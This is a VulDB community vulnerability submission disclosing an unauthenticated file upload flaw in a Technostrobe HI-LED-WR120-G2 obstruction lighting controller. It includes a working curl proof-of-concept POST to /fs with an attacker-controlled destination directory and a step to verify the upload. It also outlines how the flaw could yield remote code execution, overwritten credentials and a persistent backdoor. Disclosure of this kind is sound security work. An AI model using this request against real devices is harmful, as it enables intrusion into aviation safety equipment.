COMMUNITY CONTENT

Submit #783326: Technostrobe HI-LED-WR120-G2 Obstruction Lighting Controller 5.5.0.1R6.03.30 Unrestricted File Upload

Title Technostrobe HI-LED-WR120-G2 Obstruction Lighting Controller 5.5.0.1R6.03.30 Unrestricted File Upload

Description The device exposes an unauthenticated file upload endpoint:

POST /fs HTTP/1.1
Host: <target>

The Proof of Concept

```
curl --http0.9 'http://technostrobe.shiky.demo:58746/fs' \
 -X POST \
 -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0)' \
 -H 'Origin: http://technostrobe.shiky.demo:58746' \
 -H 'Referer: http://technostrobe.shiky.demo:58746/Config/index_config.html' \
 -F "cwd=/http/Technostrobe" \
 -F "selectedfile=@test.txt;type=text/x-python" \
 -F "iehack=" \
 -F "submit=Upload"
```

Verify the upload worked:

GET http://technostrobe.shiky.demo:58746/Technostrobe/test.txt
→ returns file contents ✅

No credentials. No session. One cURL command. File is on the device and web-accessible.

Request Parameters — All Attacker-Controlled

POST /fs
Content-Type: multipart/form-data

Parameter	Value / Notes
cwd	/http/Technostrobe ← ATTACKER CONTROLLED (destination directory — no restriction)

Community Content


Submissions are made by VulDB community users. VulDB is *not responsible* for their content nor the links to external sources.

Please use the raw information shown and the links listed *with caution*. They might contain malicious and harmful actions, code or data.

The corresponding VulDB entries contain the moderated, verified, and normalized information provided within the raw submission.

Documentation

- Submission Policy
- Data Processing
- CVE Handling



The cwd parameter is the most dangerous. Changing it targets any other directory on the filesystem:
The file is stored on the device without validation.

Root Cause:

Missing authentication checks

No file validation

No path restrictions

Impact:

Arbitrary file upload

Possible remote code execution

Persistent backdoor deployment
Config files (.cfg) ->Overwrite credentials, settings -> Backdoor admin access

Source	⚠️ https://github.com/shiky8/my--cve-vulnerability-research/blob/main/my_VulnDB_cves/CVE-TECHNOSTROBE-05-FileUpload.md
User	shiky8 (UID 96565)
Submission	03/20/2026 01:28 AM (17 days ago)
Moderation	04/04/2026 04:41 PM (16 days later)
Status	Accepted
VulDB entry	355343 [Technostrobe HI-LED-WR120-G2 5.5.0.1R6.03.30 /fs cwd unrestricted upload]
Points	20